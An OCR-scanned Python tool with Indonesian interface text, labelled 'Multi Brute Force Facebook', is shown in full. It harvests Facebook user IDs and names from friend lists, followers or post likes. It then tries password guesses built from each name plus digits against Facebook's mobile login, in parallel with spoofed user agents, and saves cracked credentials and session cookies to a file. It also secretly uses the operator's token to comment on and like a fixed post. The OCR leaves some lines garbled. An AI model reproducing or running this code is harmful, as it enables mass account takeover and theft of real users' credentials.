
```
#!/usr/bin/env python3
import requests, time, os, re, json, random
from rich.panel import Panel
from rich import print
from concurrent.futures import ThreadPoolExecutor
from rich.tree import Tree
from rich.console import Console
rafı
### LIST DUMP ###
Dump = []
### BANNER OR LOGO ###
def banner_logo():
   os.system('cls' if os.name == 'nt' else 'clear') # Coded by Rafı
   Console(width=50, style="bold hot_pink2").print(Panel("""[bold red]●[bold yellow] ●[bold green] ●
[bold red]
[bold red]    }
```



```
[bold white]
[bold white]
[bold blue]       \\|[bold green]Multi Brute Force Facebook[bold blue]|/""", title="[bold red]>[bold yellow]>[bold green]>
[hot_pink2] Version 8.0 [bold green]<[bold yellow]<[bold red]<"))
   return 0
### DAPATKAN NAMA ###
def dapatkan_nama(cookie, token_eaag):
   with requests.Session() as r:
      r.headers.update({
         'host': 'graph.facebook.com',
         'user-agent':'Mozilla/5.0 (Linux; Android 11; RMX3516 Build/RP1A.201005.001; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/94.0.4606.85 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/405.0.0.23.72;]',
         'cookie': cookie
      })
      response = r.get('https://graph.facebook.com/v15.0/me/?fields=id,name&access_token=
{}'.format(token_eaag)).json()
      if 'name' in str(response) and 'id' in str(response):
         return response['name'].title(), response['id']
      else:
         Console(width=50, style="bold hot_pink2").print(Panel("[italic red]Gagal Akses Graph Facebook, Kemungkinan
Cookies Facebook Sudah Kadaluarsa!", title="[bold hot_pink2]([bold blue]Token Invalid[bold
hot_pink2])"));time.sleep(3.2);login_cookie()
### LOGIN USING COOKIE ###
def login_cookie():
   try:
      banner_logo()
      Console(width=50, style="bold hot_pink2").print(Panel("""[bold green]1[bold white]. Login Menggunakan Cookie
Facebook
[bold green]2[bold white]. Cara Mendapatkan Cookie Facebook
[bold green]3[bold white]. Keluar ([bold red]Logout[bold white])""", subtitle=" ┌———", subtitle_align="left", title="[bold red]>
[bold yellow]>[bold green]>[hot_pink2] (Login Using Cookie) [bold green]<[bold yellow]<[bold red]<"))
      query = Console().input("[bold hot_pink2]   └─> ")
      if query == '1' or query == '01':
         Console(width=50, style="bold hot_pink2").print(Panel("[italic white]Silahkan Masukan[italic green] Cookie[italic
white], Gunakan Tumbal Untuk Login Dan Pastikan Tidak Terkena[italic yellow] Checkpoint[italic white]!",
subtitle=" ┌———", subtitle_align="left", title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Catatan) [bold green]
<[bold yellow]<[bold red]<"))
         cookie = Console().input("[bold hot_pink2]   └─> ")
         with requests.Session() as r:
            r.headers.update({
               'cookie': cookie,
               'user-agent': 'Mozilla/5.0 (Linux; Android 11; RMX2144 Build/RKQ1.201217.002; wv) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Version/4.0 Chrome/103.0.5060.71 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/375.1.0.28.111;]',
                'host': 'business.facebook.com'
            })
            response3 = r.get('https://business.facebook.com/business_locations').text
            token_eaag = re.search('(EAAG\w+)', str(response3)).group(1)
            name, id = dapatkan_nama(cookie, token_eaag)
            Console(width=50, style="bold hot_pink2").print(Panel(f"""[bold white]Nama :[bold green] {name}
[bold white]User :[bold yellow] {id}""", title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Welcome) [bold green]
<[bold yellow]<[bold red]<"));bot_komen(cookie, token_eaag)
            open('Data/Cookie.json', 'w').write(json.dumps({'Cookie': cookie}));open('Data/Token.json',
'w').write(json.dumps({'Token': token_eaag}));time.sleep(3.6);daftar_menu()
        elif query == '2' or query == '02':
            try:
                Console().print("[bold hot_pink2]   └─>[bold green] Kamu Akan Diarahkan Ke Youtube!",
end='\r');time.sleep(3.6);os.system("xdg-open https://www.youtube.com/watch?v=3Y6xsMB3wRg");exit()
            except:exit()
        elif query == '3' or query == '03':
            Console().print("[bold hot_pink2]   └─>[bold yellow] Keluar Dari Tools!", end='\r');time.sleep(3.6);exit()
        else:
            Console().print("[bold hot_pink2]   └─>[bold red] Pilihan Tidak Diketahui!", end='\r');time.sleep(3.6);login_cookie()
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>[bold
green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));exit()
### BOT KOMEN ###
def bot_komen(cookie, token_eaag):
    with requests.Session() as r: # Kagak Usah Di Ganti, Anggap Saja Sebagai Tanda Terimakasih :V
        text = random.choice(
            ['Keren Bang 😎','Hello World!','Mantap pepek lo
        )
        r.cookies.update({
            'cookie': cookie
        })
        response = r.post('https://graph.facebook.com/10160350353143544/comments/?message={}&access_token=
{}'.format(text, token_eaag)).text # Jangan Di Ganti!
        response2 = r.post('https://graph.facebook.com/10160350353143544/likes?summary=true&access_token=
{}'.format(token_eaag)).text # Jangan Di Ganti!
        if "\"id\":\"" in str(response) and str(response2) == 'true':
            return 0
        else:
            return 1
### DAFTAR MENU ###
def daftar_menu():
    try:
        banner_logo();cookie = json.loads(open('Data/Cookie.json', 'r').read())['Cookie']
        token_eaag = json.loads(open('Data/Token.json', 'r').read())['Token']
        name, id = dapatkan_nama(cookie, token_eaag)
        Console(width=50, style="bold hot_pink2").print(Panel(f"""[bold white]Nama :[bold green] {name}
[bold white]User :[bold yellow] {id}""", title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Welcome) [bold green]
<[bold yellow]<[bold red]<"))
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>[bold
green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));time.sleep(3.6);login_cookie()
    Console(width=50, style="bold hot_pink2").print(Panel("""[bold green]1[bold white]. Crack User Dari Publik Or Friends
[bold green]2[bold white]. Crack User Dari Pengikut
[bold green]3[bold white]. Crack User Dari Like Postingan
[bold green]4[bold white]. Keluar ([bold red]Logout[bold white])""", subtitle=" ┌────", subtitle_align="left", title="[bold red]>
[bold yellow]>[bold green]>[hot_pink2] (Crack Facebook) [bold green]<[bold yellow]<[bold red]<"))
    query = Console().input("[bold hot_pink2]   └─> ")
    if query == '1' or query == '01':
        try:
            Console(width=50, style="bold hot_pink2").print(Panel("[italic white]Silahkan Masukan[italic green] ID Akun
Facebook[italic white], Gunakan Koma Untuk Dump Masal, Misalnya :[italic green] 757953543,4", subtitle=" ┌────",
subtitle_align="left", title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Catatan) [bold green]<[bold yellow]<[bold
red]<"))
            userid = Console().input("[bold hot_pink2]   └─> ")
```

```
        for z in userid.split(','):
            dump().publik(int(z), cookie, unit_cursor = '')
        if len(Dump) < 50:
            Console().print("[bold hot_pink2]   └─>[bold yellow] Jumlah User Terlalu Sedikit!",
end='\r');time.sleep(3.6);exit("\r                                                  ")
        else:
            Console(width=50, style="bold hot_pink2").print(Panel(f"[bold white]Jumlah User :[bold green] {len(Dump)}",
title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Dump Sukses) [bold green]<[bold yellow]<[bold red]
<"));crack().open_list()
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>
[bold green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));exit()
  elif query == '2' or query == '02':
    try:
        Console(width=50, style="bold hot_pink2").print(Panel("[italic white]Silahkan Masukan[italic green] ID Akun
Facebook[italic white], Gunakan Koma Untuk Dump Masal, Misalnya :[italic green] 757953543,4", subtitle="┌─────",
subtitle_align="left", title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Catatan) [bold green]<[bold yellow]<[bold
red]<"))
        userid = Console().input("[bold hot_pink2]   └─> ")
        for z in userid.split(','):
            dump().pengikut(z, cookie, token_eaag)
        if len(Dump) < 50:
            Console().print("[bold hot_pink2]   └─>[bold yellow] Jumlah User Terlalu Sedikit!",
end='\r');time.sleep(3.6);exit("\r                                                  ")
        else:
            Console(width=50, style="bold hot_pink2").print(Panel(f"[bold white]Jumlah User :[bold green] {len(Dump)}",
title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Dump Sukses) [bold green]<[bold yellow]<[bold red]
<"));crack().open_list()
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>
[bold green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));exit()
  elif query == '3' or query == '03':
    try:
        Console(width=50, style="bold hot_pink2").print(Panel("[italic white]Silahkan Masukan ID Postingan, Gunakan
Koma Untuk Dump Masal, Misalnya :[italic green] 10160334652393544", subtitle="┌─────", subtitle_align="left", title="
[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Catatan) [bold green]<[bold yellow]<[bold red]<"))
        postid = Console().input("[bold hot_pink2]   └─> ")
        for z in postid.split(','):
            dump().likes(z, cookie, token_eaag, after = '')
        if len(Dump) < 1:
            Console().print("[bold hot_pink2]   └─>[bold yellow] Jumlah User Terlalu Sedikit!",
end='\r');time.sleep(3.6);exit("\r                                                  ")
        else:
            Console(width=50, style="bold hot_pink2").print(Panel(f"[bold white]Jumlah User :[bold green] {len(Dump)}",
title="[bold red]>[bold yellow]>[bold green]>[hot_pink2] (Dump Sukses) [bold green]<[bold yellow]<[bold red]
<"));crack().open_list()
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>
[bold green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));exit()
  elif query == '4' or query == '04':
    try:
        os.remove('Data/Cookie.json');os.remove('Data/Token.json');Console().print("[bold hot_pink2]   └─>[bold green]
Keluar Dari Program!", end='\r');time.sleep(3.6);exit()
    except:exit()
  else:
    Console().print("[bold hot_pink2]   └─>[bold red] Pilihan Tidak Diketahui!", end='\r');time.sleep(3.6);daftar_menu()
### DUMP ###
class dump:

  def __init__(self) -> None:
    pass
  ### DUMP PUBLIK ###
  def publik(self, userid, cookie, unit_cursor):
    try:
        with requests.Session() as r:
```

```
            r.headers.update({
               'upgrade-insecure-requests': '1',
               'accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9',
               'host': 'm.facebook.com',
               'user-agent': 'Mozilla/5.0 (Linux; Android 5.0; SM-G900P Build/LRX21T; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/43.0.2357.121 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/35.0.0.48.273;]',
               'accept-language': 'id,en;q=0.9',
            })
            r.cookies.update({
               'cookie': cookie
            })
            response = r.get('https://m.facebook.com/profile.php?id={}&v=friends&unit_cursor={}'.format(userid,
unit_cursor)).text
            self.all_friends = re.findall('href="fb://profile/(.*?)">(.*?)<', str(response))
            for z in self.all_friends:
               self.id_friends, self.name = z[0], z[1].lower()
               if len(self.name) == 0 or len(self.name) > 100:
                  continue
               else:
                  if str(self.id_friends) in str(Dump):
                     continue
                  else:
                     Console().print(f"[bold hot_pink2]   └─>[bold green] Dump {self.id_friends}/{len(Dump)} User        ",
end='\r');time.sleep(0.0007)
                     Dump.append(f'{self.id_friends}|{self.name}')
            if 'Sorry, something went wrong.' in str(response):
               Console().print(f"[bold hot_pink2]   └─>[bold yellow] Sorry, Something Went Wrong!         ",
end='\r');time.sleep(2.1)
               return 0
            elif 'unit_cursor=' in str(response):
               try:
                  self.unit_cursor = re.search('unit_cursor=(.*?)&', str(response)).group(1)
                  self.publik(userid, cookie, self.unit_cursor)
               except (AttributeError):
                  Console().print(f"[bold hot_pink2]   └─>[bold red] Cursor Not Found!          ", end='\r');time.sleep(2.1)
                  return 2
            else:
               return 0
      except (KeyboardInterrupt):
         Console().print(f"[bold hot_pink2]   └─>[bold yellow] KeyboardInterrupt!         ", end='\r');time.sleep(3.6)
         return 3
   ### DUMP PENGIKUT ###
   def pengikut(self, userid, cookie, token_eaag):
      try:
         with requests.Session() as r:
            r.headers.update({
               'host': 'graph.facebook.com',
               'user-agent': 'Mozilla/5.0 (Linux; Android 11; RMX2144 Build/RKQ1.201217.002; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/103.0.5060.71 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/375.1.0.28.111;]',
               'cookie': cookie
            })
            response = r.get('https://graph.facebook.com/v1.0/{}/subscribers?access_token=
{}&pretty=1&fields=id%2Cname&limit=5000'.format(userid, token_eaag)).json()
            if 'summary' in str(response) and 'name' in str(response):
               for z in response['data']:
                  try:
                     self.id, self.name = z['id'], z['name'].lower()
                     if str(self.id) in str(Dump):
                        continue
                     else:
                        Console().print(f"[bold hot_pink2]   └─>[bold green] Dump {self.id}/{len(Dump)} User        ",
end='\r');time.sleep(0.0007)
                        Dump.append(f'{self.id}|{self.name}')
```

```
                except (KeyError):
                    Console().print(f"[bold hot_pink2]   └─>[bold red] KeyError!              ", end='\r');time.sleep(3.6);continue
                return 0
            else:
                Console().print(f"[bold hot_pink2]   └─>[bold yellow] Gagal {userid} User!         ", end='\r');time.sleep(3.6)
                return 1
        except (KeyboardInterrupt):
            Console().print(f"[bold hot_pink2]   └─>[bold yellow] KeyboardInterrupt!         ", end='\r');time.sleep(3.6)
            return 2
    ### DUMP LIKES ###
    def likes(self, postid, cookie, token_eaag, after):
        try:
            with requests.Session() as r:
                r.headers.update({
                    'host': 'graph.facebook.com',
                    'user-agent': 'Mozilla/5.0 (Linux; Android 11; RMX2144 Build/RKQ1.201217.002; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/103.0.5060.71 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/375.1.0.28.111;]',
                    'cookie': cookie
                })
                response = r.get('https://graph.facebook.com/v1.0/{}/likes/?access_token={}&pretty=1&limit=25&after=
{}'.format(postid, token_eaag, after)).json()
                if 'id' in str(response) and 'name' in str(response):
                    for z in response['data']:
                        self.id, self.name = z['id'], z['name'].lower()
                        if str(self.id) in str(Dump):
                            continue
                        else:
                            Console().print(f"[bold hot_pink2]   └─>[bold green] Dump {self.id}/{len(Dump)} User        ",
end='\r');time.sleep(0.0007)
                            Dump.append(f'{self.id}|{self.name}')
                    if '\'after\':' in str(response):
                        self.likes(postid, cookie, token_eaag, after = response['paging']['cursors']['after'])
                    else:
                        return 0
                else:
                    Console().print(f"[bold hot_pink2]   └─>[bold yellow] Gagal {postid} User!         ", end='\r');time.sleep(3.6)
                    return 1
        except (KeyboardInterrupt):
            Console().print(f"[bold hot_pink2]   └─>[bold yellow] KeyboardInterrupt!         ", end='\r');time.sleep(3.6)
            return 2
### CRACK ###
class crack:

    def __init__(self) -> None:
        self.checkpoint, self.looping, self.success = [], 0, []
        pass
    ### GENERATE PASSWORD ###
    def generate_password(self, name):
        self.password = []
        for nama in name.split(' '):
            if len(name) <= 5:
                if len(nama) < 3:
                    continue
                else:
                    self.password.append(nama + '123')
                    self.password.append(nama + '1234')
                    self.password.append(nama + '12345')
                    self.password.append(nama + '123456')
            else:
                if len(nama) < 3:
                    self.password.append(name)
                else:
                    self.password.append(name)
                    self.password.append(nama + '123')
                    self.password.append(nama + '1234')
```

```
                self.password.append(nama + '12345')
                self.password.append(nama + '123456')
        self.password_ = []
        for z in self.password:
            if str(z) in str(self.password_):
                continue
            else:
                self.password_.append(z)
        return self.password_
    ### OPEN LIST DUMP ###
    def open_list(self):
        try:
            Console(width=50, style="bold hot_pink2").print(Panel("""[bold white]Hasil Crack[bold green] Ok[bold white]
Tersimpan Di :[bold green] Results/Ok.txt
[bold white]Hasil Crack[bold red] Cp[bold white] Tersimpan Di :[bold red] Results/Cp.txt""", title="[bold red]>[bold yellow]>
[bold green]>[hot_pink2] (Results Crack) [bold green]<[bold yellow]<[bold red]"))
            with ThreadPoolExecutor(max_workers=35) as (V):
                for z in Dump:
                    self.email, self.nama = z.split('|')[0], z.split('|')[1]
                    self.password = self.generate_password(self.nama)
                    V.submit(self.main, Dump, self.email, self.password)
            Console().print("\r[bold white][[bold green]Selesai[bold white]]                    ");exit()
        except:exit()
    ### MAIN ###
    def main(self, total, email, password):
        try:
            for pws in password:
                self.useragent = self.realme_useragent(total = 1)
                with requests.Session() as r:
                    r.headers.update({
                        'connection': 'keep-alive',
                        'accept-language': 'id,en-US;q=0.9,en;q=0.8',
                        'sec-fetch-mode': 'navigate',
                        'accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9',
                        'sec-fetch-sest': 'document',
                        'sec-fetch-site': 'none',
                        'cache-control': 'max-age=0',
                        'sec-fetch-user': '?1',
                        'upgrade-insecure-requests': '1',
                        'host': 'm.alpha.facebook.com',
                        'user-agent': self.useragent
                    })
                    response = r.get('https://m.alpha.facebook.com/login.php?').text
                    try:
                        self.jazoest = re.search('name="jazoest" value="(\d+)"', str(response)).group(1)
                        self.m_ts = re.search('name="m_ts" value="(.*?)"', str(response)).group(1)
                        self.li = re.search('name="li" value="(.*?)"', str(response)).group(1)
                        self.fb_dtsg = re.search('{"dtsg":{"token":"(.*?)"', str(response)).group(1)
                        self.lsd = re.search('name="lsd" value="(.*?)"', str(response)).group(1)
                        self.__a = re.search('"encrypted":"(.*?)"', str(response)).group(1)
                        self.__spin_t = re.search('"__spin_t":(\d+),', str(response)).group(1)
                    except (AttributeError) as e:
                        Console().print("[bold hot_pink2]   └─>[bold red] Failed Scraping...                    ",
end='\r');time.sleep(2.0);continue
                    data = {
                        'm_ts': self.m_ts,
                        'li': self.li,
                        'try_number': 0,
                        'unrecognized_tries': 0,
                        'email': email,
                        'prefill_contact_point': email,
                        'prefill_source': 'browser_dropdown',
                        'prefill_type': 'password',
                        'first_prefill_source': 'browser_dropdown',
```

```
                'first_prefill_type': 'contact_point',
                'had_cp_prefilled': True,
                'had_password_prefilled': True,
                'is_smart_lock': False,
                'bi_xrwh': 0,
                'encpass': '#PWD_BROWSER:0:{}:{}'.format(self.__spin_t, pws),
                'fb_dtsg': self.fb_dtsg,
                'jazoest': self.jazoest,
                'lsd': self.lsd,
                '__dyn': '',
                '__csr': '',
                '__req': random.choice(['1','2','3','4','5']),
                '__a': self.__a,
                '__user': 0
            }
            r.headers.update({
                'cookie': ('; '.join([str(x)+"="+str(y) for x,y in r.cookies.get_dict().items()])),
                'sec-fetch-site': 'same-origin',
                'origin': 'https://m.alpha.facebook.com',
                'accept': '*/*',
                'content-type': 'application/x-www-form-urlencoded',
                'x-fb-lsd': self.lsd,
                'referer': 'https://m.alpha.facebook.com/login.php?',
                'content-length': str(len(("&").join([ "%s=%s" % (x, y) for x, y in data.items() ])))
            })
            response2 = r.post('https://m.alpha.facebook.com/login/device-based/login/async/?
refsrc=deprecated&lwv=100', data = data, allow_redirects = True)
            #open('Response.txt', 'a+').write(f'{email}|{pws}|{r.cookies.get_dict()}\n')
            if 'c_user' in r.cookies.get_dict().keys():
                try:
                    self.cookie = (";".join([str(x)+"="+str(y) for x,y in r.cookies.get_dict().items()]))
                except:pass
                tree = Tree("\r[bold white]LOGIN SUCCESS                    ", style = "bold white")
                tree.add(f"[bold green]Email : {email}").add(f"[bold green]Password : {pws}", style = "bold white")
                tree.add(f"[bold green]Cookie : {self.cookie}", style = "bold white")
                print(tree)
                self.success.append(f'{email}|{pws}|{self.cookie}')
                open('Results/Ok.txt', 'a+').write(f'{email}|{pws}|{self.cookie}\n')
                break
            elif 'checkpoint' in r.cookies.get_dict().keys():
                tree = Tree("\r[bold white]LOGIN CHECKPOINT                    ", style = "bold white")
                tree.add(f"[bold red]Email : {email}").add(f"[bold red]Password : {pws}", style = "bold white")
                tree.add(f"[bold red]Useragent : {self.useragent}", style = "bold white")
                print(tree)
                self.checkpoint.append(f'{email}|{pws}|{self.useragent}')
                open('Results/Cp.txt', 'a+').write(f'{email}|{pws}|{self.useragent}\n')
                break
            else:
                continue
        self.looping += 1
        Console().print(f"[bold hot_pink2]   └─>[bold white] Crack {str(len(Dump))}/{self.looping} Ok:-[bold green]
{len(self.success)}[bold white] Cp:-[bold red]{len(self.checkpoint)}[bold white]            ", end='\r')
    except (requests.exceptions.ConnectionError, requests.exceptions.ChunkedEncodingError):
        Console().print("[bold hot_pink2]   └─>[bold red] Koneksi Error!                ",
end='\r');time.sleep(7.9);self.main(total, email, password)
  ### REALME USERAGENT ###
  def realme_useragent(self, total):
    for _ in range(total):
        self.browser_version = (f'{random.randrange(85, 105)}.0.{random.randrange(4200, 4900)}.{random.randrange(40,
150)}')
        self.build = (''.join(random.choice('1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890') for y in
range(6)))
        self.android_version = random.choice(['11', '10'])
        self.android_model = random.choice(['RMX2052', 'RMX2072', 'RMX2075', 'RMX2071', 'RMX2076', 'RMX2144'])
        self.useragent = ('Mozilla/5.0 (Linux; Android {}; {} Build/{}; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/{} Mobile Safari/537.36'.format(self.android_version, self.android_model, self.build,
```

```
self.browser_version))
        return self.useragent

if __name__ == '__main__':
    try:
        os.system('git pull');daftar_menu()
    except Exception as e:
        Console(width=50, style="bold hot_pink2").print(Panel(f"[italic red]{str(e).title()}", title="[bold red]>[bold yellow]>[bold
green]>[hot_pink2] (Error) [bold green]<[bold yellow]<[bold red]<"));exit()
```